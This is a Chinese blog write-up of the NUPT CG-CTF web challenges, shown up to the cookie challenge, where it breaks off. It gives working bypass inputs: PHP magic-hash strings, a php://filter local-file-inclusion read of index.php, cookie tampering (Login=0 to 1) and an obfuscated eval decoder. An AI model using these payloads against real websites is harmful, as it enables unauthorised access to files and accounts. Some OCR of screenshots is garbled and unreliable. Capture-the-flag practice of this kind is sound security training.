

南邮ctf nctf CG-CTF web题writeup

原创

XQin9T1an 于 2019-08-03 13:30:36 发布 2138 收藏 11

文章标签: 南

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a895963248/article/details/96110845>

版权

目录

**CG-CTF链接: **


- 0x01 签到题
- 0x02 md5 collision
- 0x03 签到2
- 0x04 这题不是WEB
- 0x05 层层递进
- 0x06 AAencode
- 0x07 单身二十年
- 0x08 php decode
- 0x09 文件包含
- 0x0a 单身一百年也没用
- 0x0b Download~!
- 0x0c COOKIE
- 0x0d MYSQL
- 0x0e GBK Injection
- 0x0f /x00
- 0x10 bypass again
- 0x11 变量覆盖
- 0x12 PHP是世界上最好的语言
- 0x13 伪装者
- 0x14 Header
- 0x15 上传绕过
- 0x16 SQL注入1
- 0x17 pass check
- 0x18 起名字真难
- 0x19 密码重置
- 0x1a php 反序列化(暂时无法做)
- 0x1b SQL Injection

CG-CTF链接：

<https://cgctf.nuptsast.com/challenges#Web>

0x01 签到题


题目链接: <http://chinalover.sinaapp.com/web1/>



key在哪里?

<https://blog.csdn.net/a895963248>

查看源码可得到flag



```
1 <html>
2   <title>key在哪里? </title>
3   <head>
4     <meta http-equiv="content-type" content="text/html; charset=utf-8">
5     <a style="display:none">nctf{flag_admiaaaaaaaaaaaa}</a>
6   </head>
7   <body>
8     key在哪里?
9   </body>
10 </html>
```

<https://blog.csdn.net/a895963248>

flag:nctf{flag_admiaaaaaaaaaaaa}

0x02 md5 collision

题目链接: <http://chinalover.sinaapp.com/web19/>

题目给了源码

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
echo "nctf{*****}";
} else {
echo "false!!!";
}}
else{echo "please input a";}
```

经分析，题目需要我们输入一个a值，要求a的md5值与'QNKCDZO'的md5值相同

QNKCDZO的md5值为0e830400451993494058024219903391

要使a的md5值与给出的md5值相同进行强行爆破不太现实

仔细观察给出的md5值发现 该值以0e开头的

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0e"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0e"开头的，那么PHP将会认为他们相同，都是0

所以我们只需要找到md5值为0e开头的值赋予a 则可以得到flag

以下几个值作为参考

```
s878926199a  
0e545993274517709034328855841020  
s155964671a  
0e342768416822451524974117254469  
s214587387a  
0e848240448830537924465865611904
```

所以在url后面跟上 `?a=s878926199a` 即可得到flag




nctf{md5_collision_is_easy}

<https://blog.csdn.net/a895963248>

flag:nctf{md5_collision_is_easy}

0x03 签到2

题目链接: <http://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php>



尚未登录或口令错误

输入框:

请输入口令: zhimakaimen

开门

<https://blog.csdn.net/a895963248>

题目要求输入口令，而口令在下方已经直接给出

但是我们直接输入是不行的，因为输入框限制了输入的长度为10

我们按下F12，将输入框限制输入长度改为更长，这里我改成了20

尚未登录或口令错误

输入框:

请输入口令: zhimakaimen

开门

The screenshot shows the element inspector of a browser developer tools. The top navigation bar includes tabs for View, Control Panel, Debugger, Style Editor, Performance, Memory, Network, and Storage. Below the tabs, there's a plus sign icon and a list of HTML elements. The current element selected is an input field with the type="password" attribute. The code snippet is as follows:

```
<html> event
  <head> ...
  <body>
    尚未登录或口令错误
    <form action="./index.php" method="post">
      <p>
        输入框:
        <input type="password" value="" name="text1" maxlength="20" >
        <br>
        请输入口令: zhimakaimen
        <input type="submit" value="开门">
      </p>
    </form>
  </body>
</html>
```

<https://blog.csdn.net/a895963248>

修改完毕后，在输入框中输入下面的口令，即可得到flag


The screenshot shows a web browser window with the URL <https://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php>. The page displays the exploit payload: "flag is:nctf{follow_me_to_exploit}" above a password input field. Below the input field, there is a submit button labeled "开门".

<https://blog.csdn.net/a895963248>

flag:nctf{follow_me_to_exploit}

0x04 这题不是WEB

题目链接: <http://chinalover.sinaapp.com/web2/index.html>



答案又是啥。。

<https://blog.csdn.net/a895963248>

经分析后，flag一定跟图片有关，将图片另存为本地

将图片用文本格式或者用WinHex打开

可以看到flag隐藏在文本的最后面

49	4A	4B	4C	4D	ANSI ASC
15	00	49	00	4A	HD >暨u传簡勳鷗p喋賒Q01J榆A?~紇匱?? 濁鄴拯 ?跖 破 /6L !? ~ , I J
18	53	2F	B5	09	/ e~們刻? ?\\ 麻 憬摄睩;8 .凍梟、? ? ., 瞳?? ? .8皇純A8' S/?
81	D8	06	62	48	/夢;轿搭m; ?終 J '老邊 ;猎 ? ?秣疴鋤庠 S'? ?癥? FM迪A ? \ ?bh鵝
C0	18	84	A3	A0	ohV脣 ??鞋 nB 犹"達u4n<G砼 欽屢IW?Z+匏e?1G膜` f 虬+wF{?B [bJ 祜 劍?
1A	2C	DE	3C	05	麻春哉F?拖?酐I瑨 h-戔?[桀??C礫d桮欢鐘 <奈 "U紋 鞭 飾T ??脰M脰 ,? ?
D5	E1	7E	82	EC	n昵S葵鵝 3?e /?Y 蠻珇 `z 拙 S?0 v E_?澤e 板??G 蛐担`@? C?? b收麟儼獫 ?
A9	1C	44	A1	1F	羚 \$祫 ' ね 蟻蝶60?xA ? {aA}報+禡? ??] lu%欣}偈寢])??x< [?D?齒?
30	82	1F	1A	F8	蝠€ 檻?? 謨郎! ? 4€ h?1 ?? ,雀軒 ?C晒4紙 ? {A蠅?8卫鉉eYt? ?? ?, I J
56	22	1A	00	88	? ??u斷G R(賊綯 ?^??Rh? RH?=蛟? X鑑錄R]` ?躬t? !崩g? D壇渡 ?V" ? S/? ?
85	02	21	3C	C6	#櫟E?亟? 僮\$蟠? 紗?u ?@#1? 鮎j??喉6?n窺Y*男 ?簷? 髮+,?陌?!<\ ?bh?
05	F8	81	DC	2C	, 楔?? €棹R2,?詳獻 j皞 [H'W I `??+I 5鶴 ? 姊眷y缆z 0?*pP ?? ?? 祜 劍?
A7	BC	2B	1C	E0	s曇?#lp燎 F逃?趙? p? 駒?SLa脛韦`e Zp铁 oq?z枢ekxt移?0<流 鑷A #操b+ ?? 羽*
BF	2D	AF	14	03	t赦斂??B 坚懦 残 \e'吱 ?? 1警覩膈x}体?祚e灯n`YoR義,tY 勝觸cz笑 j?? ?
38	3B	8F	97	98	oex馍鹹€ij 卸? >8?U聰?k? ? !? ~ , G G 1 e~們刻吵8噴媽? ? 8; 梳? ?
DC	D4	CC	0F	3B	棉 . ?'殺 ?慘?g? ;8北?'J ?<?'8? 脫J6? 橋壠岩袖罩S?舟~ S? 茉?;? , ?
OC	19	70	A4	A3	S 忏? SS 規旗 - ...?? ZL 蠕) !* ?AC嚼"?bb?- .b ?? ? p+ 儂? } ?
1F	FF	E2	26	00	2e 棟嘯原?]2?S? eT"?川 : ? O? E 皎?I ?禪*扩)?梢 4k ??意? ? D?Ydc貌 ?
BB	C3	87	B9	02	a 紊穢箇I ? ~>悅?f峒S €郵植 % x?C u.o朢鵠\ 爪棟?S鯨?进 ? ?M幻嘵?'
10	5A	4F	DB	C6	絕}檜 8鉉X0沃h p)??確 ?x?b q?鉉粗媚囉? ? n\"?琪] o蟲聞泥 o?6?Z0蠻?L?
38	12	03	04	3C	mv+笏 鱷臘 音?/?1楷}骯鰥 (r 锡? \$擴# x\$?1 ?m 酷- 傲 x跔落3SG`^68 <
00	7F	6E	68	C0	(?6 `@u耄啦 驚!c恩] [攘 子???? a?D\廢fu),r q匪薩/L? nh? :
C8	E5	E0	22	20	€ 死HF~? ' 颚?~" \ 0鄭傑埂?j h 爐2p?U? ??? ? . 痘B I澆€ KJ! 儒? - ???
18	1B	8A	26	80	蹠扩抓邯 割G浮8y]璣 銚? k瘤 A TX 偕1?3,?m)埋1#?0貿蠅[- ?? ? ? ? ? ?
F2	F0	6D	C4	C5	錠L雷 瑣;-粃`均?柩患 駒沫餽饅 ?豁 ?暝j??故5X#? 1? R竦 糖 蔽?跪餸吶疾
D7	00	AC	00	76	鄧 RLq!縝餘創=嗖" 芭? 偕卧 ;茲 鵠摩?*3襯 健 ?絢激 ? ? ? \P ??
A0	A1	84	38	38	5蘿€?t峯獎< 阮 rW !? ~ , G C 1 e~們刻?噬妹?奚壁?敢扭 ?8;6楷 88
20	0C	E3	85	10	? ?篤!J 稜?;搃骄坷諒媚牌併墮頌臀蕩哭 - 薑< / 講 AQ P ?? 鉉
01	4A	94	0C	B4	/ Q?@ Q腴噏駁2銀拃@ 2mc "達 窦??羌?& 肱B 刹'鶴饗養? 騞 肘b??飯N@ J??h?
18	A2	29	68	02	駢?第 6?盞[ழ(?)鄰2 烧p (9u 鑷t 虬 C6??h3培[?H S. '6 Y 賽?h J
37	89	DC	F0	20	?1苜蓼鎮? 滯涼IO餓 案B?` 鈦`c-儂?4(Pg?珉礪8%另Q奸韁 ???S鎧m7鉅? <
6E	FC	10	42	07	5;貧90權mB? @網?d}? s ?茱 ?y虧 ??倚? 4 裏聞.?L x* p 機?n?B 呃?
08	06	75	F8	21	(&? L *~糾翻LqW玷流d聲? 枳 繼 ?!mX? 藥 ?? F僵暉m~鋼??X ?葫 u??v ?
68	E2	D1	C8	46	? ???p瘡 C? 腦 \醫 謗(b % d! b? X鴻 Q璧 k?蘭\Q巨??! ?C h度幕 88
DE	07	2D	38	72	m愚~嘯% s * !?S 倚I塊e鼓 k.? 6? ! ?H 10 ?q?_備i 0謾 故? 桀 -8r? 鉉
5E	10	02	BF	4B	? ?俛F ?參J) ?V 鉻R!(鈻c# 1傲) 0,s 塷 ?[i 締氹 諺m x B覩t簷 蝶
E6	36	06	14	5C	V赤模??It! ?i 儂儂捲? 腸O駢陶 z:{P? X批點) f臣? 褪# 垌 蜴? ~38
28	90	04	A5	82	亮???碑?墓膚?h犴? p? ,a 蠕?醒 屠 3, Xa焗? 嘴饗羹?Rk 騏誠? (鉅?? 鉉
5B	09	BC	60	03	T 崇00攤 @?j失汎 @蹈 Hx??播 X> 岬鶴任蕭c 編 p煊m p 鉻W^篤+? ?R烹 檻
5F	63	61	6E	5F	X2A 炙堊 ! 痿潤癟 蟛? ' 肓 €繩(Od?鉻肥瓶[韭 砧^債秩 ;nctf{photo_can_ also_hid3_msg}


<https://blog.csdn.net/a895963248>

flag:nctf{photo_can_also_hid3_msg}

0x05 层层递进

题目链接: <http://chinalover.sinaapp.com/web3/>

链接打开后是一个很正常的网页



我们查看源码，可以看到一个名为SO.html的网页

```
42 <body style="overflow:auto;">
43 <iframe runat="server" src="SO.html" width="100%" height="100%">
44 <iframe runat="server" src="http://www.lunzhiyu.com" width="100%" height="100%">
45 <script src="https://blog.csdn.net/a895963248">
46 </script>
47 </body>
```

题如其名，层层递进，点开SO.html后还有SO0.html、SO0.htm、SO0.htm

最后我们会找到一个叫404.html的网页

在源码中我们可以看到一串奇怪的js注释，仔细观察一下就可以得到flag

```
14 <!-- Placed at the end of the document so the pages load faster -->
15 <!--
16 <script src=".//js/jquery-n.7.2.min.js"></script>
17 <script src=".//js/jquery-c.7.2.min.js"></script>
18 <script src=".//js/jquery-t.7.2.min.js"></script>
19 <script src=".//js/jquery-f.7.2.min.js"></script>
20 <script src=".//js/jquery-.7.2.min.js"></script>
21 <script src=".//js/jquery-t.7.2.min.js"></script>
22 <script src=".//js/jquery-h.7.2.min.js"></script>
23 <script src=".//js/jquery-i.7.2.min.js"></script>
24 <script src=".//js/jquery-s.7.2.min.js"></script>
25 <script src=".//js/jquery-.7.2.min.js"></script>
26 <script src=".//js/jquery-i.7.2.min.js"></script>
```

```

27 <script src="./js/jquery-n.7.2.min.js"></script>
28 <script src="./js/jquery-u.7.2.min.js"></script>
29 <script src="./js/jquery-a.7.2.min.js"></script>
30 <script src="./js/jquery-l.7.2.min.js"></script>
31 <script src="./js/jquery-f.7.2.min.js"></script>
32 <script src="./js/jquery-i.7.2.min.js"></script>
33 <script src="./js/jquery-4.7.2.min.js"></script>
34 <script src="./js/jquery-g.7.2.min.js"></script>
35 <script src="./js/jquery-j.7.2.min.js"></script>
36 -->
-- 

```

<https://blog.csdn.net/a895963248>

此外我们也可以使用burp 很快就能找到404.html

Burp Suite Free Edition v1.7.27 - Temporary Project

Host: http://chinalover.sinaapp.... Method: GET URL: /web3/404.html

Request Response

Raw Headers Hex HTML Render

```

<META HTTP-EQUIV="Content-Type" Content="text/html; charset=GB2312">
<STYLE type="text/css">
  BODY { font: 9pt/12pt 黑体 }
  H1 { font: 12pt/15pt 黑体 }
  H2 { font: 9pt/12pt 黑体 }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY>
<center>
<TABLE width=500 border=0 cellspacing=10><TR><TD>
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-u.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-j.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>

```

flag{nctf{this_is_a_f14g}}


0x06 AAencode

题目链接: <http://homura.cc/CGfiles/aaencode.txt>


链接打开后全是颜文字表情(o-o) 这里应该是Unicode编码

homura.cc/CFile/aenencode.txt

右键另存为页面到本地 aaencode.txt 保存后再打开 就可以得到正常的aaencode




复制下来 在浏览器中按F12 在控制台中 粘贴这些颜文字 即可得到flag



flag:nctf{javascript aaencode}

0x07 单身二十年

题目链接: <http://chinalover.sinaapp.com/web8/>



到这里找key

点开burp抓包，可以得到flag

Request

Raw Headers Hex

```
GET /web8/search_key.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://chinalover.sinaapp.com/web8/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 16 Jul 2019 03:47:54 GMT
Content-Type: text/html
Connection: close
Via: 10080
Content-Length: 100

<script>window.location = "/no_key_is_here_forever.php"; </script>
key is : nctf{yougotit_script_now}
```

flag:nctf{yougotit_script_now}

0x08 php decode

题目给出代码:

```
<?php
function CLsI($ZzvSWE) {
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++) {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}
eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkpppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```


直接放到php里面跑一遍



Parse error: syntax error, unexpected '{' in D:\phpStudy\WWW\test.php(15) : eval()'d code on line 2

<https://blog.csdn.net/a895963248>

发现有语法错误，把eval改成echo，即可得到flag



flag:nctf{gzip_base64_hhhhhh}


0x09 文件包含

题目链接: <http://4.chinalover.sinaapp.com/web7/index.php>



<https://blog.csdn.net/a895963248>

点开链接后，有一个click me?no 点一下



<https://blog.csdn.net/a895963248>

此时url为

<http://4.chinalover.sinaapp.com/web7/index.php?file=show.php>

通过对url进行分析以及题目名称文件包含来看，题目提示flag在index中，这里发送了file为key，show.php为value的GET请求


```
<?php  
$file = $_GET["file"];  
...  
include($file);  
?>
```

index.php大致内容如上，通过访问index.php?file=show.php，则\$file=show.php，也就是include(show.php)，而对于php的include()函数，会获取指定文件的内容，在执行前将代码插入到index.php文件中。而如果被包含的文件中无有效的php代码，则会直接输出无效的文件内容。通常利用无效代码这一点来将文件内容输出。

通过以上分析，我们应该是需要获取index.php文件的内容进行下一步分析，那么就需要利用include()，包含index.php，并且是无效代码的index.php文件，尝试使用php伪协议php://filter，以base64编码格式读取文件（因为base64编码的index.php无法执行，将会被直接输出），构造：

```
file=php://filter/read=convert.base64-encode/resource=[文件路径]
```

文件路径这里采取相对路径，相对于/web7/index.php文件所在目录下的index.php文件，即.../index.php（当前目录下的index.php文件）



得到

```
PGh0bWw+CiAgICA8dGl0bGU+YXNkZjwvdGl0bGU+CiAgICAkPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWxI...  
byAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpY2sgbWU/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGU...  
KHN0cnN0cigkZmlsZSwiLi4vIi18fHN0cm1zdHloJGZpbGU$ICJ0cCIpfHxzdHJpc3RyKCRmaWx1LCJpbnB1dCIpfHxzdHJpc3RyKCRmaWx1LCJk  
YXRhIikpewoJCWVjaG8gIk9oIG5vISI7CgkJZXhpdcgpOwoJfQoJaW5jbHVkZSgkZmlsZSk7IAovL2zsYWc6bmN0Znt1ZHVsY25pX2VsawZfbGFj  
b2xfc21fc2lodH0KCj8+CjwvaHRTbd4=
```

用base64解密，即可得到flag，解密结果如下

```
<html>  
    <title>asdf</title>  
  
<?php  
error_reporting(0);  
if(!$_GET[file]){echo '<a href=". /index.php?file=show.php">click me? no</a>';}  
$file=$_GET['file'];  
if(strstr($file,"..")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){  
    echo "Oh no!";  
    exit();  
}  
include($file);  
//flag{nctf{edulcni_elif_lacol_si_siht}}  
  
?>  
</html>
```

flag{nctf{edulcni_elif_lacol_si_siht}}

0x0a 单身一百年也没用

题目链接: <http://chinalover.sinaapp.com/web9/>

这道题跟0x07一样, 直接抓包, 不过这题的flag在响应头中

The screenshot shows a browser interface with a navigation bar and a search bar pointing to chinalover.sinaapp.com/web9/. Below the search bar, the text 到这里找key is displayed. The main content area is split into Request and Response sections.

Request:

Raw Headers Hex

```
GET /web9/index.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://chinalover.sinaapp.com/web9/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: nginx
Date: Tue, 02 Jul 2019 06:40:38 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
flag: nctf{this_is_302_redirect}
Location: http://chinalover.sinaapp.com/web9/no_key_is_here_forever.php
Via: 1008
```

flag: nctf{this_is_302_redirect}

0x0b Download~!

题目链接: <http://way.nuptzj.cn/web6/>


The screenshot shows a browser interface with a navigation bar and a search bar pointing to way.nuptzj.cn/web6/. The main content area displays an orange banner with the text "Burp Suite Free Edition". Below the banner, the word "Error" is displayed, followed by the message "Unknown host: way.nuptzj.cn". A status bar at the bottom right shows the URL <https://blog.csdn.net/a895963248>.

好像失效了 ⊙__ ⊙|| |

0x0c COOKIE

题目链接: <http://chinalover.sinaapp.com/web10/index.php>

题目描述中有一个tips:0==not



抓包看看

Request

Raw Params Headers Hex

```
GET /web10/index.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Login=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

https://blog.csdn.net/a895963248

抓包结果结合题目cookie 以及tips，我们试试将Cookie:Login=0修改为1，得到flag

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 16 Jul 2019 06:51:43 GMT
Content-Type: text/html
Connection: close
Via: 1008
Content-Length: 43

